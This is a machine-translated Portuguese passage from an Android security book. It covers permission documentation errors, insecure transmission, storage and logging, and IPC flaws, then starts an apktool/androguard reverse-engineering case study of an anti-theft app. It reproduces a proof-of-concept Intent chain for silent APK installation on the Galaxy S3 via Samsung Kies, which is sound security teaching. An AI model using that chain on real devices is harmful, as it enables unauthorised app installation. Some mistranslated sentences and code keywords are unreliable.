Isso difere do código-fonte real desse método (no Android 4.2), que indica uma chamada para `enforceCallingOrSelfPermission`, que verifica se o chamador tem a permissão `ACCESS_WIFI_STATE` por meio de `enforceChangePermission`:

Outro exemplo é o método `getNeighboringCellInfo` da classe `TelephonyManager`, cuja documentação especifica uma permissão obrigatória de `ACCESS_COARSE_UPDATES`. A Figura 4-2 mostra uma captura de tela da documentação de desenvolvimento do Android para esse método.




Figura 4-2: Documentação para `getNeighboringCellInfo`

No entanto, se você examinar o código-fonte da classe `PhoneInterfaceManager` (no Android 4.2), que implementa a interface `Telephony`, verá que o método `getNeighboringCellInfo` realmente verifica a presença das permissões `ACCESS_FINE_LOCATION` ou `ACCESS_COARSE_LOCATION` - nenhuma delas é a permissão inexistente e inválida especificada na documentação:

```
public List<NeighboringCellInfo> getNeighboringCellInfo() { try
{
    mApp.enforceCallingOrSelfPermission(
        android.Manifest.permission.ACCESS_FINE_LOCATION, null);
} catch (SecurityException e) {
    // Se tivermos a permissão ACCESS_FINE_LOCATION, pule a verificação
    // para ACCESS_COARSE_LOCATION
    // Uma falha deve lançar a SecurityException de
    // ACCESS_COARSE_LOCATION, pois essa é a pré-condição mais fraca
    mApp.enforceCallingOrSelfPermission(
        android.Manifest.permission.ACCESS_COARSE_LOCATION, null);
}
```

Esses tipos de descuidos, embora talvez pareçam inócuos, muitas vezes levam a práticas ruins por parte dos desenvolvedores, ou seja, *concessão insuficiente* ou, pior ainda, *concessão excessiva* de permissões. No caso de concessão insuficiente, geralmente é um problema de confiabilidade ou funcionalidade, pois uma `SecurityException` não tratada leva ao travamento do aplicativo. Quanto à concessão excessiva, é mais um problema de segurança; imagine um aplicativo com bugs e privilégios excessivos explorado por um aplicativo mal-intencionado, levando efetivamente ao aumento de privilégios.

Para obter mais informações sobre a pesquisa de mapeamento de permissões, consulte

www.slideshare.net/quineslideshare/mapping-and-evolution-of-android-permissions.

Ao analisar os aplicativos Android quanto a permissões excessivas, é importante comparar as permissões solicitadas com a finalidade real do aplicativo. Certas permissões, como `CAMERA` e `SEND_SMS`, podem ser excessivas para um aplicativo de terceiros. Para essas permissões, a funcionalidade desejada pode ser alcançada se for transferida para os aplicativos de Câmera ou de Mensagens e se eles lidarem com

a tarefa (com a segurança adicional da intervenção do usuário). O estudo de caso "Mobile Security App", mais adiante no capítulo, demonstra como identificar em que parte dos componentes do aplicativo essas permissões são realmente exercidas.

Transmissão insegura de dados confidenciais

Por ser constantemente examinada, a ideia geral de segurança de transporte (por exemplo, SSL, TLS e assim por diante) é geralmente bem compreendida. Infelizmente, isso nem sempre se aplica ao mundo dos aplicativos móveis. Talvez devido à falta de compreensão sobre como implementar adequadamente o SSL ou o TLS, ou simplesmente à noção incorreta de que "se estiver na rede da operadora, é seguro", os desenvolvedores de aplicativos móveis às vezes não protegem os dados confidenciais em trânsito.

Esse problema tende a se manifestar de uma ou mais das seguintes maneiras:

- Criptografia fraca ou falta de criptografia
- Criptografia forte, mas falta de atenção aos avisos de segurança ou erros de validação de certificado
- Uso de texto simples após falhas
- Uso inconsistente da segurança de transporte por tipo de rede (por exemplo, celular versus Wi-Fi)

Descobrir problemas de transmissão insegura pode ser tão simples quanto capturar o tráfego enviado pelo dispositivo de destino. Os detalhes sobre a criação de um equipamento man-in-the-middle estão fora do escopo deste livro, mas existem várias ferramentas e tutoriais para facilitar essa tarefa. Em um piscar de olhos, o emulador do Android suporta tanto o proxy do tráfego quanto o despejo do tráfego em um rastreamento de pacotes no formato PCAP. Você pode fazer isso passando as opções `-http-proxy` ou `-tcpdump`, respectivamente.

Um exemplo público proeminente de transmissão insegura de dados foi a implementação da A empresa está se preparando para a implementação do protocolo de autenticação Google ClientLogin em determinados componentes do Android 2.1 a 2.3.4. Esse protocolo permite que os aplicativos solicitem um token de autenticação para a conta do Google do usuário, que pode ser reutilizado em transações subsequentes com a API de um determinado serviço.

Em 2011, pesquisadores da Universidade de Ulm descobriram que os aplicativos Calendário e Contatos no Android 2.1 a 2.3.3 e o serviço Picasa Sync no Android 2.3.4 enviavam o token de autenticação Google ClientLogin por HTTP em texto simples. Depois que um invasor obtivesse esse token, ele poderia ser reutilizado para se passar pelo usuário. Como existem várias ferramentas e técnicas para a realização de ataques man-in-the-middle em redes Wi-Fi, a interceptação desse token seria fácil e seria uma má notícia para um usuário em uma rede Wi-Fi hostil ou não confiável.

Para obter mais informações sobre os resultados do Google ClientLogin da Universidade de Ulm, consulte www.uni-ulm.de/en/in/mi/staff/koenings/catching-authtokens.html.

Armazenamento inseguro de dados

O Android oferece vários recursos padrão para armazenamento de dados, como preferências compartilhadas, bancos de dados SQLite e arquivos antigos. Além disso, cada um desses tipos de armazenamento pode ser criado e acessado de várias maneiras, incluindo código gerenciado e nativo, ou por meio de interfaces estruturadas como provedores de conteúdo. Os erros mais comuns incluem o armazenamento de dados confidenciais em texto simples, provedores de conteúdo desprotegidos (discutidos mais adiante) e permissões de arquivo inseguras.

Um exemplo coeso de armazenamento de texto simples e permissões de arquivo inseguras é o cliente Skype para Android, que apresentou esses problemas em abril de 2011. Relatado por Justin Case (jcase) por meio do site <http://AndroidPolice.com>, o aplicativo Skype criou vários arquivos, como bancos de dados SQLite e arquivos XML, com permissões de leitura e gravação mundiais. Além disso, o conteúdo não era criptografado e incluía dados de configuração e registros de mensagens instantâneas. O resultado a seguir mostra o diretório de dados do aplicativo Skype do próprio jcase, bem como o conteúdo parcial do arquivo:

```
# ls -l /data/data/com.skype.merlin_mecha/files/jcaseap
-rw-rw-rw-  app_152  app_152  331776  2011-04-13  00:08 main.db
-rw-rw-rw-  app_152  app_152  119528  2011-04-13  00:08 main.db-journal
-rw-rw-rw-  app_152  app_152   40960  2011-04-11  14:05 keyval.db
-rw-rw-rw-  app_152  app_152   3522   2011-04-12  23:39 config.xml
drwxrwxrwx  app_152  app_152             2011-04-11  14:05 correio de voz
-rw-rw-rw-  app_152  app_152      0  2011-04-11  14:05 config.lck
-rw-rw-rw-  app_152  app_152   61440  2011-04-13  00:08 bistats.db
drwxrwxrwx  app_152  app_152             2011-04-12  21:49 chatsync
-rw-rw-rw-  app_152  app_152   12824  2011-04-11  14:05 keyval.db-journal
-rw-rw-rw-  app_152  app_152   33344  2011-04-13  00:08 bistats.db-journal

# grep Default /data/data/com.skype.merlin_mecha/files/shared.xml
<Default>jcaseap</Default>
```

Deixando de lado o aspecto de armazenamento de texto simples, as permissões de arquivo inseguras foram o resultado de um problema anteriormente menos divulgado com a criação de arquivos nativos no Android. Os bancos de dados SQLite, os arquivos de preferências compartilhadas e os arquivos simples criados por meio de interfaces Java usavam um modo de arquivo 0660. Isso tornava as permissões de arquivo de leitura/gravação para o ID do usuário proprietário e o ID do grupo. No entanto, quando algum arquivo era criado por meio de código nativo ou comandos externos, o processo do aplicativo herdava a umask de seu processo pai, o Zygote - uma umask de 000, que significa leitura/gravação mundial. O cliente Skype usou código nativo para grande parte de sua funcionalidade, incluindo a criação e a interação com esses arquivos.

OBSERVAÇÃO A partir do Android 4.1, o umask do Zygote foi definido com um valor mais seguro de 077. Mais informações sobre essa alteração são apresentadas no Capítulo 12.

Para obter mais informações sobre a descoberta do jcase no Skype, consulte www.androidpolice.com/2011/04/14/exclusive-vulnerability-in-skype-for-android-is-expondo-que-o-seu-nome-fone-número-chat-logs-e-muito-mais/.

Vazamento de informações por meio de registros

O recurso de registro do Android é uma grande fonte de vazamento de informações. Por meio do uso gratuito dos métodos de registro pelos desenvolvedores, geralmente para fins de depuração, os aplicativos podem registrar qualquer coisa, desde mensagens gerais de diagnóstico até credenciais de login ou outros dados confidenciais. Até mesmo os processos do sistema, como o ActivityManager, registram mensagens bastante detalhadas sobre a invocação de atividades. Os aplicativos com a permissão READ_LOGS podem obter acesso a essas mensagens de registro (por meio do comando logcat).

OBSERVAÇÃO A permissão READ_LOGS não está mais disponível para aplicativos de terceiros a partir do Android 4.1. No entanto, para versões mais antigas e dispositivos com root, o acesso de terceiros a essa permissão e ao comando logcat ainda é possível.

Como exemplo da verbosidade de registro do ActivityManager, considere o seguinte trecho de registro:

```
I/ActivityManager(13738): START {act=android.intent.action.VIEW  
dat=http://www.wiley.com/  
cmp=com.google.android.browser/com.android.browser.BrowserActivity (has  
extras) u=0} from pid 11352  
I/ActivityManager(13738): Iniciar proc com.google.android.browser para  
atividade com.google.android.browser/com.android.browser.BrowserActivity:  
pid=11433 uid=10017 gids={3003, 1015, 1028}
```

Você vê o navegador de ações sendo chamado, talvez por meio do usuário tocando em um link em um e-mail ou mensagem SMS. Os detalhes da intenção que está sendo passada são claramente visíveis e incluem o URL (<http://www.wiley.com/>) que o usuário está visitando. Embora esse exemplo trivial possa não parecer um problema importante, nessas circunstâncias, ele apresenta uma oportunidade de obter algumas informações sobre a atividade de navegação na Web de um usuário.

Um exemplo mais convincente de registro excessivo foi encontrado no navegador Firefox para Android. Neil Bergman relatou esse problema no rastreador de bugs da Mozilla em dezembro de 2012. O Firefox no Android registrava a atividade de navegação, incluindo os URLs visitados. Em alguns casos, isso incluía identificadores de sessão, como Neil apontou em sua entrada de bug e na saída associada do comando logcat:

```
I/GeckoBrowserApp(17773): Favicon carregado com sucesso para URL =  
https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3 AB  
I/GeckoBrowserApp(17773): O favicon é para o URL atual =  
https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3
```

```

AB
E/GeckoConsole(17773): [Aviso de JavaScript: "Erro ao analisar o valor de
'background'. Declaração descartada." {file:
"https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C
3AB?wicket:bookmarkablePage=:com.wm.mobile.web.rx.privacy.PrivacyPractices" line: 0}]

```

Nesse caso, um aplicativo mal-intencionado (com acesso ao registro) poderia colher esses identificadores de sessão e sequestrar a sessão da vítima no aplicativo Web remoto. Para obter mais detalhes sobre esse problema, consulte o rastreador de bugs da Mozilla em https://bugzilla.mozilla.org/show_bug.cgi?id=825685.

Pontos de extremidade de IPC sem segurança

Os pontos de extremidade comuns de comunicação entre processos (IPC) - serviços, atividades, BroadcastReceivers e provedores de conteúdo - geralmente são ignorados como vetores de ataque em potencial. Como fontes e sumidouros de dados, a interação com eles é altamente dependente de sua implementação, e seu caso de abuso depende de sua finalidade. Em seu nível mais básico, a proteção dessas interfaces é normalmente obtida por meio de permissões de aplicativos (padrão ou personalizadas). Por exemplo, um aplicativo pode definir um ponto de extremidade de IPC que deve ser acessado somente por outros componentes desse aplicativo ou que deve ser acessado por outros aplicativos que solicitem a permissão necessária.

Caso um endpoint de IPC não esteja protegido adequadamente ou um aplicativo mal-intencionado solicite - e receba - a permissão necessária, há considerações específicas para cada tipo de endpoint. Os provedores de conteúdo expõem o acesso a dados estruturados por design e, portanto, são vulneráveis a uma série de ataques, como injecção ou passagem de diretório. As atividades, como um componente voltado para o usuário, podem ser usadas por um aplicativo mal-intencionado em um ataque de correção da interface do usuário (UI).

Os receptores de difusão são usados com frequência para lidar com mensagens de intenção implícitas ou com critérios vagos, como um evento em todo o sistema. Por exemplo, a chegada de uma nova mensagem SMS faz com que o subsistema de telefonia transmita uma Intent implícita com a ação `SMS_RECEIVED`. Os receptores de difusão registrados com um filtro de intenção que corresponda a essa ação recebem essa mensagem. No entanto, o atributo de prioridade dos filtros de intenção (não exclusivo apenas dos receptores de difusão) pode determinar a ordem de entrega de uma intenção implícita, o que pode levar a um possível sequestro ou interceptação dessas mensagens.

OBSERVAÇÃO As Intents implícitas são aquelas sem um componente de destino específico, enquanto as Intents explícitas têm como alvo um aplicativo e um componente de aplicativo específicos (como "`com.wiley.exampleapp.SomeActivity`").

Os serviços, conforme discutido no Capítulo 2, facilitam o processamento em segundo plano de um aplicativo. Semelhante aos receptores de transmissão e às atividades, a interação com os serviços é

realizadas por meio de Intents. Isso inclui ações como iniciar o serviço, interromper o serviço ou vincular-se ao serviço. Um serviço vinculado também pode expor uma camada adicional de funcionalidade específica do aplicativo a outros aplicativos. Como essa funcionalidade é personalizada, um desenvolvedor pode ser ousado a ponto de expor um método que executa comandos arbitrários.

Um bom exemplo do possível efeito da exploração de uma interface IPC desprotegida é a descoberta de Andre "sh4ka" Moulu no aplicativo Samsung Kies no Galaxy S3. O sh4ka descobriu que o Kies, um aplicativo de sistema altamente privilegiado (inclusive com a permissão `INSTALL_PACKAGES`), tinha um `BroadcastReceiver` que restaurava pacotes de aplicativos (APKs) do diretório `/sdcard/restore`. O trecho a seguir é da descompilação do Kies feita pelo sh4ka:

```
public void onReceive(Context paramContext, Intent paramInt)
{
    ...
    Se (paramIntent.getAction().toString().equals( "com.intent.action.KIES_START_RESTORE_APK"))
    {
        kies_start.m_nKiesActionEvent = 15; int
        i3 = Log.w("KIES_START",
        "KIES_ACTION_EVENT_SZ_START_RESTORE_APK");
        byte[] arrayOfByte11 = novo byte[6];
        byte[] arrayOfByte12 = paramInt.getByteArrayExtra("head");
        byte[] arrayOfByte13 = paramInt.getByteArrayExtra("body");
        byte[] arrayOfByte14 = new byte[arrayOfByte13.length];
        int i4 = arrayOfByte13.length; System.arraycopy(arrayOfByte13, 0,
        arrayOfByte14, 0, i4); StartKiesService(paramContext,
        arrayOfByte12, arrayOfByte14); return;
    }
}
```

No código, você vê o método `onReceive` aceitando um `Intent`, `paramIntent`. A chamada para `getAction` verifica se o valor do campo `action` de `paramIntent` é `KIES_START_RESTORE_APK`. Se isso for verdade, o método extrai alguns valores extras, `head` e `body`, de `paramIntent` e, em seguida, invoca o `StartKiesService`. A cadeia de chamadas resulta, em última análise, no Kies iterando através de `/sdcard/restore`, instalando cada APK nele contido.

Para colocar seu próprio APK em `/sdcard/restore` sem permissões, sh4ka explorou outro problema que gerou o privilégio `WRITE_EXTERNAL_STORAGE`. Em seu artigo "From 0 perm app to `INSTALL_PACKAGES`", sh4ka teve como alvo o `ClipboardSaveService` no Samsung GS3. O trecho de código a seguir demonstra isso:

```
Intent intentCreateTemp = novo Intent("com.android.clipboardsaveservice.
CLIPBOARD_SAVE_SERVICE");
intentCreateTemp.putExtra("copyPath", "/data/data/" + getPackageName() +
"/files/avast.apk");
```

```
intentCreateTemp.putExtra("pastePath",
    "/data/data/com.android.clipboardsaveservice/temp/");
startService(intentCreateTemp);
```

Aqui, o código de sh4ka cria uma Intent destinada a com.android.clipboardsave-service.CLIPBOARD_SAVE_SERVICE, passando extras que contêm o caminho de origem de seu pacote (no diretório de arquivos do armazenamento de dados de seu aplicativo de prova de conceito) e o caminho de destino de /sdcard/restore. Por fim, a chamada para startService envia essa intenção, e o ClipboardService copia efetivamente o APK para /sdcard. Tudo isso acontece sem que o aplicativo de prova de conceito mantenha o Permissão WRITE_EXTERNAL_STORAGE.

No golpe de misericórdia, o Intent apropriado é enviado ao Kies para obter a instalação arbitrária de pacotes:

```
Intent intentStartRestore =
new Intent("com.intent.action.KIES_START_RESTORE_APK");
intentStartRestore.putExtra("head", new String("cocacola").getBytes());
intentStartRestore.putExtra("body", new String("cocacola").getBytes());
sendBroadcast(intentStartRestore);
```

Para obter mais informações sobre o trabalho de sh4ka, consulte a postagem do blog dele em http://sh4ka.fr/android/galaxys3/from_0perm_to_INSTALL_PACKAGES_on_galaxy_S3.html.

Estudo de caso: Aplicativo de segurança móvel

Esta seção apresenta a avaliação de um aplicativo Android de segurança móvel/antirroubo. Ela apresenta ferramentas e técnicas de análise estática e dinâmica, e você verá como realizar algumas técnicas básicas de engenharia reversa. O objetivo é que você entenda melhor como atacar componentes específicos desse aplicativo, além de descobrir falhas interessantes que possam ajudar nessa tarefa.

Criação de perfil

Na fase de criação de perfil, você reúne algumas informações superficiais sobre o aplicativo de tar- get e tem uma ideia do que está enfrentando. Supondo que você tenha pouca ou nenhuma informação sobre o aplicativo para começar (às vezes chamada de abordagem de "conhecimento zero" ou "caixa preta"), é importante aprender um pouco sobre o desenvolvedor, as dependências do aplicativo e quaisquer outras propriedades notáveis que ele possa ter. Isso ajudará a determinar as técnicas a serem empregadas em outras fases e pode até revelar alguns problemas por si só, como a utilização de uma biblioteca ou serviço da Web reconhecidamente vulnerável.

Primeiro, tenha uma ideia da finalidade do aplicativo, de seu desenvolvedor e do histórico de desenvolvimento ou das análises. Basta dizer que aplicativos com segurança ruim

Os registros de rastreamento que são publicados pelo mesmo desenvolvedor podem compartilhar alguns problemas. A Figura 4-3 mostra algumas informações básicas de um aplicativo de recuperação/antirroubo de dispositivo móvel na interface da Web do Google Play.

The screenshot shows the 'Description' tab of the Google Play Store for the 'Mobile Rescue' app. The description text includes: 'Mobile Rescue', 'Keep your mobile phone safe and sound', and a note about being part of Virgin Media's mobile insurance. It lists features like backing up contacts, locking the phone from a computer, tracking it via GPS, and blocking SIM cards. A section of keywords lists various security terms. To the right, there is a summary card for 'ABOUT THIS APP' with the following details:

- RATING:** ★★★★☆ (155)
- UPDATED:** April 23, 2013
- CURRENT VERSION:** 3.0
- REQUIRES ANDROID:** 2.2 and up
- CATEGORY:** Tools
- INSTALLS:** 100,000 - 500,000
- SIZE:** 3.5M
- PRICE:** Free
- CONTENT RATING:** Low Maturity

A line graph shows the number of installations over the last 30 days, showing a fluctuating upward trend.

Figura 4-3: Descrição do aplicativo no Google Play

Quando você examina um pouco mais essa entrada, percebe que ela solicita várias permissões. Esse aplicativo, se instalado, seria bastante privilegiado no que diz respeito a aplicativos de terceiros. Ao clicar na guia Permissões na interface do Play, você pode observar quais permissões estão sendo solicitadas, conforme mostrado na Figura 4-4.

Com base na descrição e em algumas das permissões listadas, você pode tirar algumas conclusões. Por exemplo, a descrição menciona bloqueio remoto, limpeza e alerta de áudio, o que, quando combinado com a permissão *READ_SMS*, pode levá-lo a acreditar que o SMS é usado para comunicações fora de banda, o que é comum entre aplicativos antivírus móveis. Anote isso para mais tarde, pois isso significa que você pode ter algum código de receptor de SMS para examinar.

Permissions

THIS APPLICATION HAS ACCESS TO THE FOLLOWING:

SERVICES THAT COST YOU MONEY

DIRECTLY CALL PHONE NUMBERS
Allows the app to call phone numbers without your intervention. This may result in unexpected charges or calls. Note that this doesn't allow the app to call emergency numbers. Malicious apps may cost you money by making calls without your confirmation.

SEND SMS MESSAGES
Allows the app to send SMS messages. This may result in unexpected charges. Malicious apps may cost you money by sending messages without your confirmation.

HARDWARE CONTROLS

TAKE PICTURES AND VIDEOS
Allows the app to take pictures and videos with the camera. This permission allows the app to use the camera at any time without your confirmation.

YOUR LOCATION

PRECISE LOCATION (GPS AND NETWORK-BASED)
Allows the app to get your precise location using the Global Positioning System (GPS) or network location sources such as cell towers and Wi-Fi. These location services must be turned on and available to your device for the app to use them. Apps may use this to determine where you are, and may consume additional battery power.

APPROXIMATE LOCATION (NETWORK-BASED)
Allows the app to get your approximate location. This location is derived by location services using network location sources such as cell towers and Wi-Fi. These location services must be turned on and available to your device for the app to use them. Apps may use this to determine approximately where you are.

YOUR MESSAGES

RECEIVE TEXT MESSAGES (SMS)
Allows the app to receive and process SMS messages. This means the app could monitor or delete messages sent to your device without showing them to you.

Figura 4-4: Algumas das permissões solicitadas pelo aplicativo de destino

Análise estática

A fase de *análise estática* envolve a análise do código e dos dados do aplicativo (e dos componentes de suporte) sem a execução direta do aplicativo. No início, isso envolve a identificação de cadeias de caracteres interessantes, como URIs, credenciais ou chaves codificadas. Depois disso, você realiza análises adicionais para estruturar gráficos de chamadas, verificar a lógica e o fluxo do aplicativo e descobrir possíveis problemas de segurança.

Embora o SDK do Android forneça ferramentas úteis, como o `dexdump`, para desassociar `classes.dex`, você pode encontrar outras informações úteis em outros arquivos do APK. A maioria desses arquivos está em vários formatos, como XML binário e

pode ser difícil de ler com ferramentas comuns, como o grep. Usando o *apktool*, que pode ser encontrado em <https://code.google.com/p/android-apktool/>, você pode converter esses recursos em texto simples e também desmontar o bytecode do executável Dalvik em um formato intermediário conhecido como *smali* (um formato que você verá mais adiante).

Execute o apktool d com o arquivo APK como parâmetro para decodificar o conteúdo do APK e colocar os arquivos em um diretório com o nome do APK:

```
~$ apktool d ygib-1.apk I:  
Baksmaling...  
I: Carregando a tabela de recursos...  
...  
I: Decodificação de valores /*/  
XMLs... I: Concluído.  
I: Copiando ativos e libs...
```

Agora você pode usar o grep para procurar cadeias de caracteres interessantes, como URLs, nesse aplicativo, o que pode ajudar a entender as comunicações entre esse aplicativo e um serviço da Web. Você também usa o grep para ignorar quaisquer referências a schemas.android

.com, uma cadeia de caracteres de namespace XML comum:

```
~$ grep -Eir "https?://" ygib-1 | grep -v "schemas.android.com"  
  
ygib-1/smali/com/yougetitback/androidapplication/settings/xml/ XmlOperator.smali:  
const-string v2, "http://cs1.ucc.ie/~yx2/upload/upload.php"  
ygib-1/res/layout/main.xml: xmlns:ygib="http://www.ywlx.net/apk/res/  
com.yougetitback.androidapplication.cpw.mobile">  
ygib-1/res/values/strings.xml      :<string name="mustenteremail">Digite um  
endereço de e-mail anterior caso já tenha uma conta em  
https://virgin.yougetitback.com ou um novo endereço de e-mail  
se você deseja ter uma nova conta para controlar esse  
dispositivo.</string> ygib-1/res/values/strings.xml      :<string  
name="serverUrl"> https://virgin.yougetitback.com</string>  
ygib-1/res/values/strings.xml:Crie uma conta em https://virgin.yougetitback.com  
antes de ativar este dispositivo</string>  
ygib-1/res/values/strings.xml      :<string name="showsallocation">  
http://virgin.yougetitback.com/showSALocation?cellid=</string> ygib-  
1/res/values/strings.xml      :<string name="termsofuse">  
https://virgin.yougetitback.com/terms_of_use</string>  
ygib-1/res/values/strings.xml      :<string name="eula">  
<https://virgin.yougetitback.com/eula</string>  
ygib-1/res/values/strings.xml      :<string name="privacy">  
https://virgin.yougetitback.com/privacy_policy</string> ygib-  
1/res/values/strings.xml:  
<string name="registration_succeed_text">  
Account Registration Successful (Registro de conta bem-sucedido), agora você pode usar o  
Endereço de e-mail e senha inseridos para fazer login no seu cofre pessoal em  
http://virgin.yougetitback.com</string>
```

```

ygib-1/res/values/strings.xml:
<string name="registrationerror5">ERROR:creating user account.
Acesse http://virgin.yougetitback.com/forgot_password para
redefinir sua senha ou insira uma nova
e-mail e senha nesta tela e criaremos uma nova conta para você.
Obrigado.</string>
ygib-1/res/values/strings.xml      :<string name="registrationsuccessful">
Parabéns, você se registrou com sucesso.
Agora você pode usar o e-mail e a senha fornecidos para
Faça login em seu cofre personalizado em http://virgin.yougetitback.com
</string>
ygib-1/res/values/strings.xml      :<string name="link_accessvault">
https://virgin.yougetitback.com/vault</string>
ygib-1/res/values/strings.xml      :<string name="text_help">
Acesse seu cofre on-line ou altere sua senha em &lt;a>
https://virgin.yougetitback.com/forgot_password&lt;/a></string>

```

Embora o apktool e os utilitários comuns do UNIX ajudem em uma emergência, você precisa de algo um pouco mais poderoso. Nesse caso, recorra à estrutura de análise e engenharia reversa baseada em Python, o *Androguard*. Embora o Androguard inclua utilitários adequados a tarefas específicas, este capítulo se concentra na ferramenta androlyze no modo interativo, que fornece um shell IPython. Para começar, basta usar o método AnalyzeAPK para criar objetos apropriados que representem o APK e seus recursos, o próprio código Dex e também adicionar uma opção para usar o descompilador dad, de modo que você possa converter de volta para o pseudofonte Java:

```

~$ androlyze.py -s
Em [1]: a,d,dx = AnalyzeAPK("/home/ahh/ygib-1.apk",decompiler="dad")

```

Em seguida, reúna algumas informações superficiais adicionais sobre o aplicativo, principalmente para confirmar o que você viu durante a criação de perfil. Isso incluiria coisas como quais permissões o aplicativo usa, atividades com as quais o usuário provavelmente interagirá, serviços que o aplicativo executa e outros receptores de intenção. Verifique as permissões primeiro, chamando permissions:

```

In [23]: a.permissions
Out [23]:
['android.permission.CAMERA', 'android.permission.CALL_PHONE',
 'android.permission.PROCESS_OUTGOING_CALLS',
 ...
 'android.permission.RECEIVE_SMS',
 'android.permission.ACCESS_GPS', 'android.permission.SEND_SMS',
 'android.permission.READ_SMS', 'android.permission.WRITE_SMS',
 ...

```

Essas permissões estão de acordo com o que você viu ao visualizar esse aplicativo no Google Play. Você pode dar um passo adiante com o Androguard e descobrir quais

classes e métodos no aplicativo realmente usam essas permissões, o que pode ajudá-lo a restringir sua análise a componentes interessantes:

```
Em [28]: show_Permissions(dx)
ACCESS_NETWORK_STATE :
1 Lcom/yougetitback/androidapplication/PingService;->deviceOnline()Z (0x22)
---> Landroid/net/ConnectivityManager;-
>getAllNetworkInfo() [Landroid/net/NetworkInfo;
1 Lcom/yougetitback/androidapplication/PingService;->wifiAvailable()Z (0x12) --
-> Landroid/net/ConnectivityManager;-
>getActiveNetworkInfo() Landroid/net/NetworkInfo;
...
SEND_SMS :
1 Lcom/yougetitback/androidapplication/ActivateScreen;-
>sendActivationRequestMessage(Landroid/content/Context; Ljava/lang/String;)V
(0x2) ---> Landroid/telephony/SmsManager;-
>getDefault() Landroid/telephony/SmsManager;
1 Lcom/yougetitback/androidapplication/ActivateScreen;
->sendActivationRequestMessage(Landroid/content/Context;
...
INTERNET :
1 Lcom/yougetitback/androidapplication/ActivationAcknowledgeService;-
>doPost(Ljava/lang/String; Ljava/lang/String;)Z (0xe)
---> Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
1 Lcom/yougetitback/androidapplication/ConfirmPinScreen;->doPost(
Ljava/lang/String; Ljava/lang/String;)Z (0xe)
---> Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
...
```

Embora a saída tenha sido detalhada, esse trecho reduzido mostra alguns métodos interessantes, como o método `doPost` na classe `ConfirmPinScreen`, que deve abrir um soquete em algum momento, pois exerce o `android.permission.INTERNET`. Você pode desmontar esse método para saber o que está acontecendo, chamando `show` no método de destino no `androlyze`:

```
Em [38]: d.CLASS_Lcom_yougetitback_androidapplication_ConfirmPinScreen.
METHOD_doPost.show()
#####
##### Informações sobre o método
Lcom/yougetitback/androidapplication/ConfirmPinScreen;-
>doPost(Ljava/lang/String; Ljava/lang/String;)Z
[access_flags=private] #####
Params
- Registros locais: v0...v10
- v11:java.lang.String
- v12:java.lang.String
- return:boolean
#####
*****
doPost-BB@0x0 :
    0 (00000000) const/4v6 , 0
    1 (00000002) const/4v5 , 1 [ doPost-BB@0x4 ]
*****
```



```
doPost-BB@0x4 :
    2 (00000004) new-instancev3 , Ljava/net/URL;
```

```

3  (00000008) invoke-direct           ,v11, Ljava/net/URL;-><init>
(Ljava/lang/String;)V
4  (0000000e) invoke-virtual v3      , Ljava/net/URL;-
>openConnection()
Ljava/net/URLConnection;
5  (00000014) move-result-object     v4
6  (00000016) check-cast v4        , Ljava/net/HttpURLConnection;
7  (0000001a) irect-object          , v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->conLjava/net/HttpURLConnection;
8  (0000001e) irect-object          , v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->conLjava/net/HttpURLConnection;
9  (00000022) const-string v7       , 'POST'
10 (00000026) invoke-virtual v4    , v7, Ljava/net/HttpURLConnection;
tion;
->setRequestMethod(Ljava/lang/String;)V
11 (0000002c) irect-object          , v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->conLjava/net/HttpURLConnection;
12 (00000030) const-string v7       , 'Content-type'
13 (00000034) const-string          , 'application/ x-
www-form-urlencoded'
14 (00000038) invoke-virtual        , v7, v8, Ljava/net/
HttpURLConnection;->setRequestProperty(Ljava/lang/String;Ljava/lang/String;) V
15 (0000003e) irect-object          , v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->conLjava/net/HttpURLConnection;
...
31 (00000084) const-string v7       , 'User-Agent'
32 (00000088) const-string v8       , 'Android Client'
...
49 (000000d4) irect-object v4      , v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->con Ljava/net/HttpURLConnection;
50 (000000d8) const/4v7            , 1
51 (000000da) invoke-virtual        , v7, Ljava/net/
HttpURLConnection;
->setDoInput (Z)V
52 (000000e0) irect-object          , v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->conLjava/net/HttpURLConnection;
53 (000000e4) invoke-virtual v4    , Ljava/net/HttpURLConnection;
->connect ()V

```

Primeiro, você vê algumas informações básicas sobre como a VM Dalvik deve lidar com a alocação de objetos para esse método, juntamente com alguns identificadores para o próprio método. Na desmontagem real que se segue, a instanciação de objetos como `java.net.HttpURLConnection` e a invocação do método `connect` desse objeto confirmam o uso da permissão INTERNET.

Você pode obter uma versão mais legível desse método descompilando-o, o que retorna uma saída que efetivamente se assemelha ao código-fonte Java, chamando o código-fonte no mesmo método de destino:

```

Em [39]: d.CLASS_Lcom_yougetitback_androidapplication_ConfirmPinScreen.
METHOD_doPost.source()
private boolean doPost(String p11, String p12)
{

```

```
        this.con = new java.net.URL(p11).openConnection();
        this.con.setRequestMethod("POST");
        this.con.setRequestProperty("Content-type",
"application/x-www-form-urlencoded");
        this.con.setRequestProperty("Content-Length", new
StringBuilder().append(p12.length()).toString());
        this.con.setRequestProperty("Connection", "keep-alive");
        this.con.setRequestProperty("User-Agent", "Android Client");
        this.con.setRequestProperty("accept", "*/*");
        this.con.setRequestProperty("Http-version", "HTTP/1.1");
        this.con.setRequestProperty("Content-languages", "en-EN");
        this.con.setDoOutput(1);
        this.con.setDoInput(1);
        this.con.connect();
        v2 = this.con.getOutputStream();
        v2.write(p12.getBytes("UTF8"));
        v2.flush(); android.util.Log.d("YGIB
Test", new
StringBuilder("con.getResponseCode() -
") .append(this.con.getResponseCode().toString());
